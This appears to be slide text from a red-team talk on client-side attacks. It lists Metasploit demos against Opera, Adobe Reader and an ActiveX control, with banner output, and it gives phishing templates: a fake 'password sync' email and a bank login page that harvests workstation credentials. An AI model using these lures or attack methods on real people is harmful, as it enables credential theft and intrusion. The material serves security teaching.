
Demo 2

Metasploit Opera 9.62 file:// Heap Overflow

Malicious .html file

Targets: Windows XP SP0-SP3 / Windows Vista
Opera >=9.62

Demonstrates missed 3rd party patch



```
msf > 
```

Demo 3


Metasploit Adobe CollectEmailInfo()

Malicious .pdf file

Targets: Windows XP SP0-SP3 / Windows Vista / IE 6.0 SP0-SP2 / IE 7

Adobe Reader and Acrobat before 8.1.2

Demonstrates missed 3rd party patch of a regularly allowed file type.



```
[*] WARNING! The following modules could not be loaded!

        /home/cg/evil/msf3/modules/exploits/test/dialup.rb: MissingSourceFile /u
sr/local/lib/site_ruby/1.8/rubygems/custom_require.rb:27:in `gem_original_requir
e': no such file to load -- serialport



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               | |                | |     (_) |
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| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


       =[ msf v3.3-dev
+ -- --=[ 327 exploits - 169 payloads
+ -- --=[ 20 encoders - 6 nops
       =[ 86 aux

msf > 
```


Demo 4

CA eTrust PestPatrol ActiveX Control Buffer Overflow

Targets: Windows XP SP0-SP3 / Windows Vista / IE 6.0 SP0-SP2 / IE 7

With some ActiveX controls we can serve up the vulnerable control and infect users that initially weren’t vulnerable.

We first try exploit where control is not installed and crashes browser. Second try we serve up vulnerable control and make the client vulnerable.



```
cg@WPAD:~/evil/msf3$ ./msfconsole
[*] WARNING! The following modules could not be loaded!

        /home/cg/evil/msf3/modules/exploits/test/dialup.rb: MissingSourceFile /u
sr/local/lib/site_ruby/1.8/rubygems/custom_require.rb:27:in `gem_original_requir
e': no such file to load -- serialport

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/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


       =[ msf v3.3-dev
+ -- --=[ 327 exploits - 169 payloads
+ -- --=[ 20 encoders - 6 nops
       =[ 86 aux

msf > 
```

Email Examples

Follow My Link

- Your environment may be more inclined to click links versus open attachments or vice versa

- Web browsers are complex applications, will interpret multiple programming languages; Java/Java Applets, JavaScript, Flash, ActiveX, etc

- Typically bypass perimeter security out 80/443
  - Do you have a URL filter, or outbound proxy
  - Content inspection/protocol matching proxy?
  - Payloads from web can be difficult to detect (java, iframes, flash)

Personal Examples

Follow my link

Password sync phish example


Dear User,
We are pleased to introduce the *$company* Information Technology Password Synchronization project. This project will reduce the number of userid-password pairs our users must remember by providing an easy way to synchronize passwords automatically across several application and system platforms. Additionally, the project will provide self-help to users to reset and change passwords on demand.

The following link will take you to the Password Sync login page to synchronize your passwords:
http://www.victim.com/sync/login.php

Personal Examples

Phish for usernames and passwords

- Password syncs rule!



Welcome to the Bank of [redacted]
[redacted] Login Page

This is a one-time identity verification process prior tp proceeding to the merger website. This is a necessary step as the following pages contain detailed merger information.

Please enter your Username and Password that you would normally use to login to your workstation.


Username:

Password:

Examples

Phish for usernames and passwords

- Log the results

